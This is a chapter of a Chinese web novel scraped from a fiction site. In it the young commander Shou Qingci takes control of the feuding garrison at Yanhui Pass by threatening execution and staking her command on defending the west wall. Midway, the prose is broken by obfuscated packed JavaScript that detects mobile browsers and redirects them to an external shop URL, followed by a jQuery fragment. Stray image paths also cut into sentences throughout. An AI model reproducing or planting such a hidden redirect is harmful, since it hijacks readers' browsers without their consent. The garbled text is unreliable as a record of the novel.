文趣网 > 都市小说 > 我,守山门 > 22. 第 22 章
    雁回关的晨光,总带着一股化不开的沉郁。

    黑气在地底隐隐翻涌,隔着残破城墙渗出来,混着尘土与淡淡的血腥,压得人呼吸都滞涩。城墙上的守兵早已换防,甲胄陈旧、面带倦色,却依旧挺直腰杆,目光警惕地望向关外死寂的原野。

    守清辞立在内城议事厅中央,指尖按着桌面上摊开的雁回关布防图,眉头微蹙。

    她抵达雁回关已近十日,一边安抚流民、整编残兵,一边整顿城防、清点粮草,看似一步步稳住局面,内里暗流却从未停歇。

    雁回关旧部派系林立,守将陆明殉国后,群龙无首,三股势力各据一方,谁也不服谁。一股是陆明旧部,人数最多、资历最老,认定守清辞年纪太轻、出身守家,并非雁回关本土将领,不愿轻易听命;一股是边关戍卒,常年驻守此地,桀骜不驯,只认战功不认身份,对她一个十六岁少女心存轻视;还有一股是临时征召的地方民团,成分混杂,心思浮动,只想自保,无心死战。

    三派彼此牵制、互相猜忌,议事厅里的气氛,连日来都紧绷得像一根随时会断的弦。

    “小姐,这几日三派将领私下走动频繁,旧部李将军、戍卒王校尉、民团张统领各执一词,谁都不肯让步,再这样耗下去,军心迟早涣散。”秦风站在一旁,语气凝重,“而且关外黑气越来越浓,邪祟活动频繁,若再内耗,一旦大规模攻城,雁回关必破。”

    守清辞指尖轻点在布防图西侧——那是雁回关最薄弱、也是时序涟漪预视里,第一处会被偷袭的缺口。

    时序涟漪的碎片,在她脑海里轻轻闪过。

    这一幕,她“见过”。

    群龙无首、派系内斗、人心涣散、外敌将至……

    曾经在时序预演里,她试过无数次妥协、无数次安抚、无数次退让,换来的,都是离心离德、一触即溃、最终城破的结局。

    而这一次,她不再退让。

    时序涟漪教她的,从来不是妥协,而是——杀伐果断、立威定局、以实力服人。

    她抬起眼,目光清亮,却带着一股不容置喙的沉冷,扫过厅内两侧三派将领。

    厅内站着二十余位将领,个个面色各异,或傲慢、或轻视、或观望、或暗藏不服。

    “李将军,你说守家非雁回关本土,不该掌兵?”守清辞先看向陆明旧部首领,一位年近五旬、面色倨的老将。

    李将军抬眼,语气倨傲:“守小姐,雁回关是夏国边关,不是守家私地。陆将军殉国,我等皆是雁回关本土将士,理应由本土将领掌兵。你年纪尚轻,虽在青风关有功,却未必懂雁回关地势、未必服众。”

    话音落下,几名旧部将领纷纷点头附和,神色轻蔑。

    守清辞淡淡一笑,语气平静,却字字清晰:“本土将领?雁回关破城在即,你们争权夺利、内耗不止,这就是本土将领的担当?”

    李将军脸色一沉:“守小姐,你——”

    “王校尉,你说戍卒只认战功,不认身份?”守清辞打断他,目光转向戍卒首领,一位身材魁梧、满脸桀骜的中年校尉。

    王校尉咧嘴,语气直白:“守小姐,青风关一战是厉害,但雁回关和青风关不一样,邪祟更凶、黑气更浓、地形更险,你一个小姑娘,未必镇得住场子。想掌兵,得拿实打实的战功说话。”

    几名戍卒将领纷纷起哄,语气轻视。

    守清辞目光再落向民团统领,语气平静:“张统领,你说民团只想自保,不愿死战?”

    张统领面露难色:“守小姐,民团都是本地百姓,不是正规戍卒,只想护住家小,不想白白送死。死守雁回关,太难了。”

    三派各执一词,各有心思,议事厅里气氛瞬间紧绷,剑拔弩张。

    秦风、赵衡站在一旁,神色凝重。

    这就是雁回关的现状——群龙无首、人心涣散、内斗不止、外敌将至。

    换做寻常将领,早已焦头烂额、束手无策。

    但守清辞没有慌。

    时序涟漪的碎片,在她脑海里清晰闪过。

    她见过无数次妥协、无数次安抚、无数次退让,换来的,都是城破人亡。

    这一次,她不走老路。

    她抬手,握住腰间“守心”短剑,指尖微微收紧。时序涟漪教她的终极答案——立威,以剑立威;定局,以令定局。

    她抬眼,目光锐利,扫过全场,声音清亮,却带着一股杀伐果断的冷硬:

    “你们说我年纪轻、不懂地势、不服众、无战功、只想自保?”

    “好。”

    “今日,我便用一件事,定雁回关军心。”

    话音落下,她手腕一翻——

    “铮!”

    守心短剑出鞘,寒光凛冽,映着天光,刺眼夺目。

    她手腕一扬,短剑直直钉在议事厅正中的案几上!

    剑身入木三分,嗡嗡震颤,寒光流转,锋芒毕露!

    全场瞬间死寂。

    所有声音、所有议论、所有轻视、所有倨傲,尽数消失。

    守清辞目光扫过全场,声音沉冷,字字铿锵:

    “雁回关,从今日起,我说了算。”

    “凡私斗者,斩;凡推诿者,斩;凡临阵退缩者,斩;凡不听军令者,斩!”

    “敢言退、敢言降、敢言弃城者——”

    她顿了顿,目光冷冽,扫过每一个人:

    “军法处置,当场斩杀!”

    话音落下,杀气弥漫,议事厅里的空气瞬间凝固。

    所有将领脸色剧变,震惊、愤怒、难以置信,却没人敢出声。

    短剑钉在案几上,寒光凛冽,映着少女清亮却杀伐果断的眉眼,一股无形的威压,悄然散开。

    “你……你敢!”李将军又惊又怒,厉声呵斥,“不过是个黄毛丫头,也敢在雁回关放肆!”

    “放肆?”守清辞淡淡抬眼,语气平静,却带着一股不容置疑的威严,“雁回关危在旦夕,外敌将至,你们不思御敌,只知内斗,这才是真正的放肆。”

    “陆将军殉国,不是让你们争权夺利、离心离德,是让你们守住雁回关、护住百姓、守住夏国国门!”

    “你们是雁回关的将领,是夏国的将士,不是争权的小人、怕死的懦夫!”

    “今日,要么听我军令、同心御敌、守住雁回关;要么,现在就拔剑,与我一战——”

    她目光锐利,扫过李将军,语气冷硬:

    “赢了,你掌兵;输了,军法处置。”

    全场死寂。

    没人敢动。

    没人敢应战。

    青风关一战,她以少胜多、阵斩蛮王、独战高阶邪祟,战功赫赫,威名远扬。

    在场这些将领,没人敢说自己能打赢她。

    李将军脸色一阵青一阵白,又惊又怒,却不敢上前。王校尉满脸桀骜,此刻也收敛了轻视,眼神里多了几分忌惮。

    张统领面露难色,却不敢再提自保。

    守清辞看着众人神色,眼底掠过一丝冷光。

    时序涟漪告诉她,妥协换不来人心,退让换不来军心,唯有杀伐果断、以实力立威,才能定住局面。

    她抬手,指尖轻叩案几上的布防图,声音平静,却带着一股不容置疑的掌控力:

    “我知道,你们不服。”

    “我年纪轻、出身守家、不是雁回关本土将领,你们心里有芥蒂、有轻视、有不甘,我都懂。”

    “但我告诉你们——”

    她抬眼,目光清亮;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17571491|204926||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    ,扫过全场:

    “我守清辞,不靠出身、不靠资历、不靠家世,只靠战功、靠实力、靠能守住雁回关的本事。”

    “三日后,子时,西城墙。”

    “我已探知,三日后子时,邪祟会从西城墙缺口偷袭,这是时序预视,不会有错。”“我分兵三路:李将军率旧部守南墙,王校尉率戍卒守东墙,张统领率民团守北墙。”

    “我亲率精锐,守西墙。”

    “三日后子时,若邪祟来袭,我能守住西墙、斩杀邪祟,你们便全军听令、同心御敌。”

    “若我守不住,任凭你们处置,我绝无二话。”

    她顿了顿,目光冷冽,扫过全场:

    “敢不敢?”

    全场寂静。

    没人说话。

    没人敢应战。

    三日后子时,西城墙,邪祟偷袭,她要亲率精锐独守?

    这不是试探,是赌上性命的立威。

    赢了,军心定;输了,性命无。良久,李将军面色复杂,终究缓缓躬身:“末将……遵命。”

    王校尉咧嘴,收起桀骜,躬身行礼:“末将遵命。”

    张统领面露释然,躬身道:“末将遵命。”

    其余将领,纷纷躬身,齐声应道:

    “遵命!”

    议事厅里,紧绷的气氛终于散去,取而代之的,是一股沉凝的秩序。

    守清辞看着众人,眼底掠过一丝平静。

    时序涟漪告诉她,立威不是目的,定局才是。只有把人心拧成一股绳,才能守住雁回关。

    她抬手,握住案几上的守心剑,缓缓拔出,寒光一闪,收剑入鞘,动作干脆利落。

    “传令下去。”

    她声音清亮,传遍全场:

    “全军整编,分兵布防,各司其职,严守军令。”

    “三日后子时,西城墙,迎战邪祟。”

    “凡同心御敌、死守雁回关者,战后论功行赏。”

    “凡不听军令、临阵退缩者,军法处置。”

    “我守清辞,与雁回关共存亡。”

    “雁回关,不亡!”全场齐声应和,声音沉稳,气势渐起:

    “雁回关,不亡!”

    “遵命!”

    议事厅里,三派纷争彻底平息,人心归位,军心初定。

